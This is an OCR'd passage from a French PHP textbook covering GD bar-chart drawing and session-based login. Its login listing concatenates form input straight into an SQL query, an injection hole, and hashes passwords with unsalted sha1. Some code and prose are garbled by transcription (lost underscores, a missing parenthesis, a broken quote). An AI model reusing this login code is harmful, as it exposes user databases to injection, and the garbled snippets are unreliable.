/*****************************************
  Configuration de l'image de base
*****************************************/
// Création d'un canevas vide
$im = imagecreatetruecolor($largeur, $hauteur);

// Allocation des couleurs
```

```
$blanc = imagecolorallocate($im,255,255,255);
$bleu  = imagecolorallocate($im,0,64,128);
$noir  = imagecolorallocate($im,0,0,0);
$rose  = imagecolorallocate($im,255,78,243);

$couleur_texte = $noir;
$couleur_pourcent = $noir;
$couleur_fond = $blanc;
$couleur_ligne = $noir;
$couleur_barre = $bleu;
$couleur_nombre = $rose;

// Création du canevas de tracé
imagefilledrectangle($im,0,0,$largeur,$hauteur,$couleur_fond);

// Trace un contour autour du canevas
imagerectangle($im,0,0,$largeur-1,$hauteur-1,$couleur_ligne);

// Ajoute un titre
$titre = 'Résultats du sondage';
$dimensions_titre = imagettfbbox($taille_titre, 0, $police, $titre);
$longueur_titre = $dimensions_titre[2] - $dimensions_titre[0];
$hauteur_titre = abs($dimensions_titre[7] - $dimensions_titre[1]);
$titre_sur_ligne = abs($dimensions_titre[7]);
$titre_x = ($largeur-$longueur_titre)/2;  // Centrer sur x
$titre_y = ($y - $hauteur_titre)/2 + $titre_sur_ligne; // Centrer sur y
imagettftext($im, $taille_titre, 0, $titre_x, $titre_y,
             $couleur_texte, $police, $titre);

// Trace une ligne de base un peu au-dessus de la première barre
// jusqu'un peu en dessous de la dernière.
imageline($im, $x, $y-5, $x, $hauteur-15, $couleur_ligne);
```

Cette troisième partie de l'application définit l'image de base, alloue les couleurs, puis commence le tracé du graphe.

L'arrière-plan du graphe est cette fois-ci rempli avec :

```
imagefilledrectangle($im,0,0,$largeur,$hauteur,$couleur_fond);
```

La fonction `imagefilledrectangle()`, comme son nom l'indique (en tout cas, en anglais…), trace un rectangle rempli d'une couleur unie. Son premier paramètre est, comme d'habitude, l'identificateur de l'image. La fonction prend ensuite en paramètre les coordonnées X et Y du point initial et du point final du tracé du rectangle. Ceux-ci correspondent, respectivement, au coin supérieur gauche et au coin inférieur droit du rectangle. Ici, on remplit l'intégralité du canevas avec la couleur de fond, indiquée dans le dernier paramètre (le blanc). L'appel suivant :

```
imagerectangle($im,0,0,$largeur-1,$hauteur-1,$couleur_ligne);
```

trace ensuite une bordure noire autour du canevas. La fonction `imagerectangle()` trace le contour d'un rectangle au lieu de dessiner un rectangle plein. Ses paramètres sont identiques à ceux de la fonction `imagefilledrectangle()`. Vous remarquerez que, ici,

le rectangle est dessiné jusque `$largeur 1` et `$hauteur 1` (c'est-à-dire de 0,0 jusqu'à ces valeurs) car, s'il avait été dessiné jusque `$largeur` et `$hauteur`, il serait "sorti" de la zone du canevas.

Pour écrire le titre du graphe, on utilise la même logique et les mêmes fonctions que celles de l'exemple précédent.

Pour finir, nous traçons la ligne de base des barres avec :

```
imageline($im, $x, $y-5, $x, $hauteur-15, $couleur_ligne);
```

La fonction `imageline()` trace une ligne sur l'image indiquée (`$im`), du point de coordonnées (`$x, $y 5`) jusqu'à un autre point de coordonnées (`$x, $hauteur 15`), dans la couleur spécifiée par `$couleur ligne`.

Ici, la ligne de base est tracée en partant d'un point situé légèrement au-dessus de la position de départ de la première barre, jusqu'à un point situé légèrement au-dessus du bas du canevas.

Nous pouvons maintenant représenter les données dans ce graphe. La quatrième partie du script est présentée dans le Listing 20.5.4.

Listing 20.5.4 : *affiche_votes.php* — La quatrième partie dessine les données sur le graphe et achève le script

```
/*****************************************
  Dessin des données dans le graphe
*****************************************/
// Obtient chaque ligne de données à partir de la base
// et dessine les barres correspondantes.
while ($ligne = $resultat->fetch_object()) {
  if ($total_votes > 0) {
    $pourcent = intval(($ligne->nb_votes/$total_votes)*100);
  } else {
    $pourcent = 0;
  }

  // Afficher le pourcentage pour cette valeur
  $dimensions_pourcent = imagettfbbox($taille_principale, 0,
                                      $police, $pourcent . '%');
  $longueur_pourcent = $dimensions_pourcent[2] -
                       $dimensions_pourcent [0];
  imagettftext($im, $taille_principale, 0,
               $largeur-$longueur_pourcent-$indentation_texte,
               $y+($hauteur_barre/2), $couleur_pourcent,
               $police, $pourcent .'%');


  // Longueur de la barre pour cette valeur
  $longueur_barre = $x + ($pourcent * $unite_barre);

  // Dessine la barre pour cette valeur
  imagefilledrectangle($im, $x, $y-2, $longueur_barre,
                       $y+$hauteur_barre, $couleur_barre);
```

```
    // Dessine le titre pour cette valeur
    imagettftext($im, $taille_principale, 0, $indentation_texte,
                 $y+($hauteur_barre/2), $couleur_texte, $police,
                 "$ligne->candidat");

    // Dessine un contour montrant 100%
    imagerectangle($im, $longueur_barre+1, $y-2,
                   ($x+(100*$unite_barre)), $y+$hauteur_barre,
                    $couleur_ligne);

    // Affiche les nombres
    imagettftext($im, $petite_taille, 0, $x+(100*$unite_barre)-50,
                 $y+($hauteur_barre/2), $couleur_nombre, $police,
                 $ligne->nb_votes . '/' . $total_votes);

    // Passe à la barre suivante
    $y = $y+($hauteur_barre + $espace_barre);
  }

  /*****************************************
    Affiche l'image
  *****************************************/
  Header('Content-type:  image/png');
  imagepng($im);

  /*****************************************
    Nettoyage
  *****************************************/
  imagedestroy($im);
  ?>
```

La quatrième partie traite chaque candidat enregistré dans la base de données, détermine le pourcentage des intentions de vote et trace les barres et les étiquettes pour chaque candidat.

Là aussi, les étiquettes sont tracées avec la fonction `imagettftext()`. Les barres sont dessinées sous forme de rectangles pleins, au moyen de la fonction `imagefilledrectangle()` :

```
imagefilledrectangle($im, $x, $y-2, $longueur_barre,
                     $y+$hauteur_barre, $couleur_barre);
```

Les bords représentant la limite des 100 % sont tracés au moyen de la fonction `imagerectangle()` :

```
imagerectangle($im, $longueur_barre+1, $y-2,
                ($x+(100*$unite_barre)), $y+$hauteur_barre,
                 $couleur_ligne);
```

Une fois toutes les barres tracées, la fonction `imagepng()` affiche l'image dans le navigateur. Un nettoyage final est ensuite effectué au moyen de la fonction `imagedestroy()`.

Le script de cet exemple, s'il est plutôt long, présente l'avantage d'être facilement adaptable à des besoins spécifiques. Il ne comprend toutefois pas de mécanisme antifraude :

les utilisateurs découvriraient rapidement qu'ils peuvent voter plusieurs fois, faussant ainsi les résultats du sondage.

L'approche décrite dans cet exemple peut également être utilisée pour dessiner des graphes linéaires, voire des diagrammes circulaires, à condition d'aimer les mathématiques.

Autres fonctions de création et de manipulation d'images

Il existe bien d'autres fonctions d'image que celles utilisées dans ce chapitre. Les opérations de dessin avec un langage de programmation prennent du temps et requièrent un certain nombre de tentatives, d'échecs et de corrections pour parvenir à leurs fins. Faites en sorte de toujours planifier vos tracés avant de vous plonger dans le manuel pour trouver les fonctions qui vous permettront d'atteindre l'objectif visé.

Pour aller plus loin

Vous trouverez en ligne une abondante documentation sur ce sujet. Si vous rencontrez des difficultés lors de la mise en œuvre d'une fonction de création ou de manipulation d'image, vous gagnerez sans doute à consulter la documentation d'origine de la bibliothèque GD (**http://www.libgd.org/Documentation/**), car les fonctions PHP ne sont finalement que des enveloppes pour cette bibliothèque. Cependant, n'oubliez pas que la version PHP de GD2 est un "fork" de la bibliothèque principale et certains détails peuvent être différents.

Sur le Web, vous trouverez également d'excellents didacticiels sur des types particuliers d'applications de tracé de graphes, notamment sur les sites de Zend (**http://www.zend.com**) et de Devshed (**http://devshed.com**).

L'application de tracé d'histogramme décrite dans ce chapitre s'inspire du script de tracé dynamique d'histogramme, écrit par Steve Maranda et disponible sur le site de Devshed.

Pour la suite

Au chapitre suivant, nous examinerons le contrôle des sessions en PHP.

21

Utilisation du contrôle de session en PHP

Ce chapitre explique comment contrôler les sessions utilisateurs en PHP.

Qu'est-ce que le contrôle de session ?

Peut-être avez-vous déjà entendu dire que "HTTP est un protocole sans état (*stateless*)". Cela signifie simplement que le protocole HTTP n'intègre pas de mécanisme pour mémoriser l'état entre deux transactions. Lorsqu'un utilisateur demande une page, puis une autre, HTTP n'offre aucun moyen de préciser que ces deux requêtes émanent du même utilisateur.

Le contrôle de session a pour but de permettre le suivi d'un utilisateur tout au long d'une session sur un site web. Grâce à lui, il devient facile de mettre en place un système de connexion des utilisateurs et d'afficher sélectivement le contenu d'un site web en fonction du niveau d'autorisation ou des préférences personnelles des utilisateurs. Le comportement d'un visiteur peut ainsi être suivi et enregistré et il devient possible d'implémenter des paniers virtuels.

Depuis la version 4, PHP intègre des fonctions de contrôle de session, mais le principe de ce contrôle a un peu changé grâce à l'introduction des variables superglobales puisque l'on peut désormais utiliser la variable `$ SESSION`.

Fonctionnalité de base d'une session

En PHP, chaque session est caractérisée par un identifiant unique (*ID de session*) qui est un nombre aléatoire chiffré. Cet ID est généré par PHP et enregistré sur la machine du client pendant toute la durée de la session. Il peut être conservé sur l'ordinateur du client dans un cookie ou être transmis *via* les URL.

Un ID de session joue le rôle d'une clé permettant d'enregistrer des variables particulières appelées *variables de session*. Le contenu de ces variables est conservé sur le serveur. L'ID de session est la seule information visible du côté du client. Si, au cours d'une connexion particulière établie avec votre site, l'ID de session est visible *via* un cookie ou *via* l'URL, vous pouvez accéder aux variables de session conservées sur le serveur pour cette session. Par défaut, les variables de session sont conservées sur le serveur dans des fichiers plats (il est également possible d'utiliser une base de données, mais il faut alors écrire sa propre fonction d'enregistrement des données de session – nous reviendrons sur cette possibilité dans la section "Configuration d'un contrôle de session").

Vous avez probablement déjà rencontré des sites web où l'ID de session est enregistré dans l'URL : lorsqu'une URL contient des données apparemment aléatoires, il est fort probable que ces données servent au contrôle de session.

Les cookies apportent une réponse différente au problème de la mémorisation de l'état entre plusieurs transactions et permettent de conserver des URL "propres".

Qu'est-ce qu'un cookie ?

Un *cookie* est un petit fichier texte que des scripts peuvent enregistrer sur l'ordinateur du client. Pour créer un cookie sur l'ordinateur d'un utilisateur, il suffit d'envoyer un en-tête HTTP contenant des informations au format suivant :

```
Set-Cookie: NOM=VALEUR; [expires=DATE;] [path=CHEMIN;][domain=NOM_DOMAINE;]
[secure]
```

Cet en-tête crée un cookie appelé `NOM` avec la valeur `VALEUR`. Tous les autres paramètres sont facultatifs. Le champ `expires` définit la date au-delà de laquelle le cookie ne sera plus valide (si ce paramètre n'est pas précisé, le cookie devient permanent, à moins d'être supprimé manuellement par vous ou par l'utilisateur). Les paramètres `path` et `domain` peuvent être utilisés ensemble pour indiquer les URL auxquelles sera associé le cookie. Le mot-clé `secure` indique que le cookie ne peut être envoyé que *via* une connexion HTTPS sécurisée.

Lorsqu'un navigateur web se connecte sur une URL, il commence par examiner les cookies stockés localement : s'il en trouve qui sont associés à cette URL, il les envoie au serveur.

Création de cookies à partir d'un script PHP

La fonction `setcookie()` permet de créer manuellement des cookies en PHP. Son prototype est le suivant :

```
bool setcookie(string nom [, string valeur [, int expiration
               [, string chemin [, string domaine [, int secure]]]]])
```

Ces paramètres correspondent exactement à ceux de l'en-tête `Set Cookie` de HTTP, mentionné précédemment.

Si vous avez défini un cookie de la manière suivante :

```
setcookie ("mon_cookie", "valeur");
```

vous aurez accès à ce cookie *via* `$ COOKIE['mon cookie']` lorsque l'utilisateur visitera la page suivante de votre site (ou lorsqu'il rechargera la page courante).

Vous pouvez supprimer un cookie avec un nouvel appel de `setcookie()` en utilisant le même nom de cookie et en précisant une date d'expiration dépassée. Un cookie peut également être créé manuellement, avec la fonction `header()`, en utilisant la syntaxe de l'en-tête vu plus haut. Pour que cela fonctionne, les en-têtes de cookie doivent impérativement être envoyés *avant tout autre en-tête* (c'est une restriction due aux cookies et non à PHP).

Utilisation des cookies avec des sessions

L'utilisation de cookies pose quelques problèmes : certains navigateurs n'acceptent pas les cookies et certains utilisateurs les désactivent volontairement. C'est l'une des raisons pour lesquelles les sessions PHP utilisent la double méthode cookie/URL (nous reviendrons sur ce point un peu plus loin).

Il n'est pas nécessaire de définir manuellement des cookies lorsque l'on utilise des sessions PHP car les fonctions de contrôle des sessions s'en chargent automatiquement.

La fonction `session get cookie params()` permet d'accéder au contenu du cookie défini par un contrôle de session. Cette fonction renvoie un tableau associatif contenant les éléments `lifetime`, `path` et `domain`.

Vous pouvez également utiliser la fonction `session set cookie params()` de la façon suivante :

```
session_set_cookie_params($expiration, $chemin, $domaine [, $secure]);
```

pour définir les paramètres du cookie de session.

Pour en savoir plus sur les cookies, consultez la spécification relative aux cookies publiée sur le site de Netscape, à l'URL **http://wp.netscape.com/newsref/std/cookie_spec.html** (ce document se décrit comme une "spécification préliminaire", mais il en va ainsi depuis 1995 et il est aussi près d'un standard qu'un document puisse l'être !).

Stockage de l'ID de session

PHP utilisant par défaut des cookies pour les sessions, il tentera de créer un cookie pour stocker l'ID de la session courante.

PHP peut aussi utiliser l'autre méthode de stockage des ID de session, consistant à ajouter l'ID de session à l'URL associée. Vous pouvez configurer PHP pour que cette seconde méthode soit automatiquement utilisée, en positionnant la directive `session.use trans sid` dans le fichier *php.ini*. Elle est désactivée par défaut.

L'ID de session peut également être intégré dans un lien hypertexte. L'ID de session étant stocké dans la constante `SID`, vous pouvez l'ajouter manuellement à la fin d'un lien, à la manière d'un paramètre `GET` :

```
<A HREF="lien.php?<?php echo strip_tags(SID); ?>">
```

La fonction `strip tags()` est utilisée ici pour éviter les attaques XSS (*cross-site scripting*).

Cela dit, il est généralement plus simple de compiler PHP avec l'option `enable trans sid option`.

Implémentation d'un contrôle de session simple

Les principales étapes d'un contrôle de session sont :

1. Démarrage d'une session.
2. Enregistrement des variables de la session.
3. Utilisation des variables de la session.
4. Suppression des variables et destruction de la session.

Ces étapes ne doivent pas nécessairement être toutes réalisées dans le même script. Nous allons à présent les examiner une par une.

Démarrage d'une session

Avant d'utiliser la gestion des sessions PHP, vous devez commencer par en ouvrir une. Pour cela, vous avez deux possibilités.

La première, qui est la plus simple, consiste à commencer un script par un appel à la fonction `session start()` :

```
session_start();
```

Cette fonction détermine s'il y a déjà une session en cours. Si ce n'est pas le cas, elle crée un ID de session donnant accès au tableau superglobal `$ SESSION`. Si une session existe déjà, `session start()` charge les variables de session enregistrées, afin que vous puissiez les utiliser.

Il est essentiel d'appeler systématiquement la fonction `session start()` au début de chaque script utilisant des sessions ; sinon le script ne pourra pas accéder à ce qui est stocké dans la session.

La seconde possibilité d'ouverture de session consiste à configurer PHP afin qu'il ouvre automatiquement une session à chaque visite de votre site. Pour cela, vous devez définir l'option `session.auto start` dans le fichier *php.ini* (nous y reviendrons lorsque nous étudierons la configuration du contrôle de sessions). Cette méthode possède un désavantage majeur : lorsque `auto start` est activée, vous ne pouvez pas utiliser un objet comme variable de session car la définition de la classe de cet objet doit être chargée *avant* de commencer la session pour pouvoir créer l'objet dans la session.

Enregistrement des variables de session

Depuis PHP 4.1, les variables de session sont enregistrées dans le tableau superglobal `$ SESSION`. Pour créer une variable de session, il suffit de définir un élément dans ce tableau, comme ici :

```
$_SESSION['ma_var'] = 5;
```

La variable de session que vous venez de créer sera conservée jusqu'à la fin de la session ou jusqu'à ce que vous la réinitialisiez manuellement. Une session peut également se terminer naturellement après un certain délai fixé par la variable `session.gc maxlifetime` du fichier *php.ini*, qui indique le temps en secondes que peut durer une session avant que le ramasse-miettes n'y mette fin.

Utilisation de variables de session

Pour qu'une variable de session ait la portée requise pour être utilisable, vous devez tout d'abord ouvrir une session en appelant `session start()`. Vous pouvez ensuite accéder à la variable *via* le tableau superglobal `$ SESSION` (par exemple, avec `$ SESSION['ma var']`).

Lorsque vous utilisez un objet comme variable de session, il est important que vous incluiez la définition de classe *avant* d'appeler `session start()` pour recharger les variables de session. De cette façon, PHP saura comment reconstruire l'objet de session.

Par ailleurs, vous devez faire attention lorsque vous vérifiez si des variables de session ont bien été définies (*via* `isset()` ou `empty()`, par exemple). En effet, l'utilisateur pouvant définir des variables *via* les méthodes `GET` ou `POST`, vous devez passer par `$ SESSION` pour savoir si une variable est une variable de session enregistrée :

```
if (isset($_SESSION['ma_var'])) ...
```

Suppression des variables et destruction de la session

Lorsque vous en avez terminé avec une variable de session, vous pouvez la supprimer. Vous pouvez le faire directement en supprimant l'élément approprié du tableau `$ SESSION`, comme dans l'exemple suivant :

```
unset($_SESSION['ma_var'];
```

L'utilisation de `session unregister()` et de `session unset()` n'est plus requise et n'est pas conseillée. Ces fonctionnalités étaient utilisées avant l'introduction de `$ SESSION`.

Vous ne devez pas essayer de supprimer le tableau `$ SESSION` complet car vous désactiveriez des sessions. Pour supprimer toutes les variables de session en une fois, faites :

```
$_SESSION=array();
```

Lorsque vous en avez terminé avec une session, supprimez toutes les variables, puis appelez la fonction :

```
session_destroy();
```

pour supprimer l'ID de cette session.

Un exemple de session simple

Examinons plus concrètement les implications des notions précédentes à l'aide d'un exemple. Nous implémenterons un contrôle de session portant sur un ensemble de trois pages.

Dans la première page, nous démarrerons une session et nous enregistrerons la variable `$ SESSION['var sess']`. Le code correspondant est donné dans le Listing 21.1.


Listing 21.1 : *page1.php* — Démarrage d'une session et enregistrement d'une variable

```
<?php
  session_start();

  $_SESSION['var_sess'] = "Bonjour à tous !";

  echo '$_SESSION[\'var_sess\'] contient '
        . $_SESSION['var_sess'] . '<br />';
?>
<a href="page2.php">Page suivante</a>
```

Le script du Listing 21.1 enregistre la variable et définit sa valeur. Son exécution conduit au résultat montré à la Figure 21.1.

Figure 21.1

Le script page1.php *affiche la valeur initiale de la variable de session.*



C'est la valeur *finale* de la variable dans la page qui sera disponible pour les pages suivantes. À la fin du script, la variable de session est *sérialisée*, ou gelée, jusqu'à son rechargement par un autre appel à la fonction `session start()`.

Le prochain script doit par conséquent lui aussi débuter par un appel à la fonction `session start()`. Ce script est montré dans le Listing 21.2.


Listing 21.2 : *page2.php* — Accès à une variable de session et suppression de cette variable

```
<?php
  session_start();

  echo '$_SESSION[\'var_sess\'] contient '
       . $_SESSION['var_sess'] . '<br />';

  unset($_SESSION['var_sess']);
?>
<a href="page3.php">Page suivante</a>
```

Après l'appel à la fonction `session start()`, la variable `$ SESSION['var sess']` est disponible, avec la valeur qui y a été précédemment enregistrée (voir Figure 21.2).

Figure 21.2

La valeur de la variable de session a été transmise à cette deuxième page, via *l'ID de session.*



Après avoir utilisé la variable, nous la supprimons. La session existe toujours, mais la variable `$ SESSION['var sess']` n'existe plus.


Vient ensuite le script *page3.php*, qui est le script final de cet exemple. Son code est donné dans le Listing 21.3.

Listing 21.3 : *page3.php* — Clôture de la session

```
<?php

  session_start();

  echo $_SESSION[\'var_sess\'] contient '
        . $_SESSION['var_sess'] . '<br />';

  session_destroy();
?>
```

Comme le montre la Figure 21.3, nous n'avons plus accès à la valeur persistante de `$ SESSION['var sess']`.

Figure 21.3
La variable de session n'est plus disponible.



Avec certaines versions de PHP antérieures à 4.3, vous pouvez rencontrer un bogue lorsque vous tentez de supprimer des éléments de `$HTTP SESSION VARS` ou de `$ SESSION`. Si vous ne parvenez pas à supprimer des éléments, il vous reste la possibilité de faire appel à `session unregister()` pour supprimer ces variables.

Notre exemple se termine par un appel à `session destroy()` pour libérer l'ID de session.

Configuration du contrôle de session

Il existe un certain nombre d'options de configuration que vous pouvez définir dans *php.ini* pour gérer le contrôle des sessions. Le Tableau 21.1 décrit les plus utiles.

Tableau 21.1 : Options de configuration des sessions

Nom de l'option	*Valeur par défaut*	*Effet*
`session.auto start`	0 (désactivée)	Démarrage automatique des sessions.
`session.cache expire`	180	Précise la durée de vie, en minutes, des pages de session mises en mémoire cache.

Tableau 21.1 : Options de configuration des sessions

Nom de l'option	*Valeur par défaut*	*Effet*
`session.cookie domain`	aucune	Précise le domaine à définir dans le cookie de session.
`session.cookie lifetime`	0	Fixe la durée de vie maximale du cookie de session sur l'ordinateur de l'utilisateur. La valeur 0, qui est la valeur par défaut, indique que le cookie doit expirer à la fermeture du navigateur web.
`session.cookie path`	`/`	Précise le chemin d'accès à utiliser avec le cookie de session.
`session.name`	`PHPSESSID`	Précise le nom de la session qui est utilisé comme nom de cookie dans le système de l'utilisateur.
`session.save handler`	fichiers	Définit l'emplacement de stockage des données de session. Par défaut, elles sont enregistrées dans des fichiers. Elles peuvent être enregistrées dans une base de données, mais il faut alors écrire ses propres fonctions.
`session.save path`	`/tmp`	Définit le chemin d'accès de l'emplacement où sont stockées les données de session. Plus généralement, précise le paramètre passé à la fonction de sauvegarde et défini par `session.save handler`.
`session.use cookies`	1 (activé)	Configure les sessions de sorte que des cookies soient utilisés côté client.
`session.cookie secure`	0 (désactivé)	Indique si les cookies ne doivent être envoyés que sur des connexions sécurisées.
`session.hash function`	0 (MD5)	Permet de préciser l'algorithme de hachage utilisé pour produire l'ID de session. 0 signifie MD5 (128 bits) et 1 signifie SHA–1 (160 bits). Cette option de configuration n'est disponible qu'à partir de PHP 5.

Authentification avec le contrôle de session

Nous terminerons ce chapitre par l'étude d'un exemple plus substantiel de mise en œuvre du contrôle de session.

L'application la plus classique du contrôle de session est sans doute le suivi des utilisateurs après leur authentification *via* un mécanisme de connexion (*login*). Dans ce dernier exemple, nous implémenterons cette fonctionnalité en combinant l'authentification à partir d'une base de données MySQL avec l'utilisation des sessions. Cette fonctionnalité formera la base du projet décrit au Chapitre 25 et sera réutilisée dans d'autres projets. Nous réutiliserons ici la base de données d'authentification créée au Chapitre 15. Pour plus de détails sur cette base de données, reprenez le code du Listing 15.3.

Notre exemple se compose de trois scripts simples. Le premier, *auth_principal.php*, fournit un formulaire d'ouverture de session et d'authentification pour les membres de notre site. Le second, *membres_seuls.php*, n'affiche des informations qu'aux utilisateurs ayant réussi à ouvrir une session. Le troisième, *deconnexion.php*, permet à un utilisateur de fermer sa session.

Pour bien comprendre le fonctionnement de ces trois pages, étudiez la Figure 21.4 : il s'agit de la page initiale, produite par l'exécution de *auth_principal.php*.

Figure 21.4

L'utilisateur n'ayant pas encore ouvert de session, on lui présente une page de connexion.

Cette page permet à l'utilisateur de s'authentifier. Lorsqu'un visiteur tente d'accéder à la section réservée aux membres du site sans s'être d'abord connecté, il voit s'afficher le message présenté à la Figure 21.5.

Figure 21.5

Les visiteurs qui ne se sont pas authentifiés ne sont pas autorisés à accéder au contenu du site : un message les en informe.

En revanche, si le visiteur se connecte (en fournissant le nom d'utilisateur `utilisateur1` et le mot de passe `secret`), puis tente d'accéder à la page des membres du site, il voit s'afficher la page montrée à la Figure 21.6.

Figure 21.6

Une fois qu'un visiteur s'est authentifié, il peut accéder à la zone réservée aux membres du site.

Examinons à présent le code de cette application, qui est essentiellement contenu dans le script *auth_principal.php* présenté dans le Listing 21.4.

Listing 21.4 : *auth_principal.php* — La partie principale de l'application d'authentification

```
<?php
session_start();

if (isset($_POST['utilisateur']) && isset($_POST['mdp'])) {
  // Si l'utilisateur a essayé d'ouvrir une session
  $utilisateur = $_POST['utilisateur'];
  $mdp = $_POST['mdp'];
```

```
  $db_conn = new mysqli('localhost', 'authweb', 'authweb', 'auth');

  if (mysqli_connect_errno()) {
   echo 'Échec de la connexion à la base : ' . mysqli_connect_error();
   exit();
  }


  $requete = 'select * from utilisateurs_ok '
           . "where nom = '$utilisateur' "
           . " and mdp = sha1('$mdp')";

  $resultat = $db_conn->query($requete);
  if ($resultat->num_rows) {
    // s'il est enregistré dans la base de données
    $_SESSION['utilisateur_ok'] = $utilisateur;
  }
  $db_conn->close();
}
?><html>
<body>
<h1>Accueil</h1>
<?
  if (isset($_SESSION['utilisateur_ok'])) {
    echo 'Bienvenue,' . $_SESSION['utilisateur_ok'] .' <br />';
    echo '<a href="deconnexion.php">Déconnexion</a><br />';
  } else {
    if (isset($utilisateur)) {
      // si sa tentative d'ouverture de session a échoué
      echo 'Connexion refusée.<br />';
    } else {
      // l'utilisateur n'a pas de session ouverte
      echo "Vous n'êtes pas connecté.<br />";
    }

    // affichage du formulaire pour ouvrir la session
    echo '<form method="post" action="auth_principal.php">';
    echo '<table>';
    echo '<tr><td>Nom d'utilisateur :</td>';
    echo '<td><input type="text" name="utilisateur"></td></tr>';
    echo '<tr><td>Mot de passe :</td>';
    echo '<td><input type="password" name="mdp"></td></tr>';
    echo '<tr><td colspan="2" align="center">';
    echo '<input type="submit" value="Connexion"></td></tr>';
    echo '</table></form>';
  }
?>
<br>
<a href="membres_seuls.php">Section réservée aux membres</a>
</body>
</html>
```

La logique implémentée dans ce script est relativement complexe, parce qu'elle affiche le formulaire de connexion, accomplit l'action associée au formulaire et contient le code HTML qui sera renvoyé en cas d'échec de la connexion.

Toute l'activité de ce script repose sur la variable de session `utilisateur ok`. L'idée fondamentale est qu'en cas de succès d'une connexion nous enregistrons une variable de session appelée `$ SESSION['utilisateur ok']` qui contient l'identifiant de l'utilisateur.

auth_principal.php commence par appeler la fonction `session start()`, ce qui provoque le chargement de la variable de session `utilisateur ok` si l'utilisateur s'est enregistré.

Lorsque l'interpréteur PHP passe ce script en revue pour la première fois (pour un nouvel utilisateur), aucune des conditions `if` n'est satisfaite et c'est directement la fin du script qui est exécutée : l'utilisateur est alors informé qu'il doit se connecter pour accéder au site et un formulaire de connexion lui est alors proposé :

```
echo '<form method="post" action="auth_principal.php">';
echo '<table>';
echo '<tr><td>Nom d'utilisateur :</td>';
echo '<td><input type="text" name="utilisateur"></td></tr>';
echo '<tr><td>Mot de passe :</td>';
echo '<td><input type="password" name="mdp"></td></tr>';
echo '<tr><td colspan="2" align="center">';
echo '<input type="submit" value="Connexion"></td></tr>';
echo '</table></form>';
```

Lorsque le visiteur actionne le bouton `Connexion` de ce formulaire, le script *auth_principal.php* est à nouveau chargé et exécuté depuis le début. Cette fois-ci, un nom d'utilisateur et un mot de passe ont été saisis et sont stockés, respectivement, dans les variables `$ POST['utilisateur']` et `$ POST['mdp']`. Si ces variables sont définies, l'interpréteur PHP traite le bloc de code consacré à l'authentification :

```
if (isset($_POST['utilisateur']) && isset($_POST['mdp'])) {
  // Si l'utilisateur a essayé d'ouvrir une session
  $utilisateur = $_POST['utilisateur'];
  $mdp = $_POST['mdp'];

  $db_conn = new mysqli('localhost', 'authweb', 'authweb', 'auth');

  if (mysqli_connect_errno()) {
   echo 'Échec de la connexion à la base : ' . mysqli_connect_error();
   exit();
  }


  $requete = 'select * from utilisateurs_ok '
           . "where nom = '$utilisateur' "
           . " and mdp = sha1('$mdp')";

  $resultat = $db_conn->query($requete);
```

Ce code établit la connexion à la base de données MySQL et vérifie que l'identifiant et le mot de passe saisis par l'utilisateur y sont bien enregistrés. Si tout concorde, nous créons la variable `$ SESSION['utilisateur ok']`, qui contient le nom de l'utilisateur concerné, afin de pouvoir assurer le suivi de l'utilisateur qui a ouvert cette session :

```
if ($resultat->num_rows) {
    // s'il est enregistré dans la base de données
    $_SESSION['utilisateur_ok'] = $utilisateur;
  }
  $db_conn->close();
}
```

Comme nous connaissons désormais l'identité du visiteur, il n'est plus nécessaire d'afficher le formulaire d'ouverture de session. Au contraire, le visiteur doit être informé que son identité est connue, qu'il a ouvert une session et qu'il peut la fermer quand bon lui semble :

```
if (isset($_SESSION['utilisateur_ok'])) {
    echo 'Bienvenue,' . $_SESSION['utilisateur_ok'] .' <br />';
    echo '<a href="deconnexion.php">Déconnexion</a><br />';
  }
```

Lorsqu'une tentative de connexion échoue, quelle qu'en soit la raison, nous disposons d'une variable `$utilisateur`, mais pas de variable `$ SESSION['utilisateur ok']`. Nous pouvons donc lui envoyer un message d'erreur :

```
if (isset($utilisateur)) {
      // si sa tentative d'ouverture de session a échoué
      echo 'Connexion refusée.<br />';
}
```

Voilà pour le script principal. Examinons à présent la page réservée aux membres du site, dont le code est montré dans le Listing 21.5.

Listing 21.5 : *membres_seuls.php* — Le code de la section réservée aux membres du site vérifie que les visiteurs sont dûment autorisés

```
<?php
  session_start();

  echo '<h1>Réservé aux membres</h1>';

  // Vérification de la variable de session

  if (isset($_SESSION['utilisateur_ok'])) {
    echo '<p>Bienvenue, ' . $_SESSION['utilisateur_ok'] . '</p>';
    echo '<p>Contenu réservé aux membres.</p>';
  } else {
    echo "<p>Vous n'êtes pas connecté.</p>";
    echo '<p>Seuls les membres connectés peuvent lire cette page.</p>';
  }

  echo '<a href="auth_principal.php">Retour à la page d\'accueil</a>';
?>
```

Ce code est très simple. Il ouvre une session et vérifie que la session courante contient un utilisateur enregistré en examinant si la valeur de `$ SESSION['utilisateur ok']` est définie. Si l'utilisateur a bien ouvert une session, il peut accéder au contenu réservé aux membres. Sinon il est informé qu'il n'y est pas autorisé.

Pour finir, le script `deconnexion.php` met fin à la session ouverte par l'utilisateur. Son code est donné dans le Listing 21.6.

Listing 21.6 : *deconnexion.php* — Ce script supprime la variable de session et met fin à la session

```
<?php
  session_start();

// Stocké pour vérifier si l'utilisateur "était" connecté
  $ancien_utilisateur = $_SESSION['utilisateur_ok'];
  unset($_SESSION['utilisateur_ok']);
  session_destroy();
?>
<html>
<body>
<h1>Déconnexion</h1>
<?php
  if (!empty($ancien_utilisateur)) {
    echo 'Vous êtes maintenant déconnecté.<br />';
  } else {
    // Si l'utilisateur n'avait pas ouvert de session mais qu'il est tout
    // de même parvenu à cette page
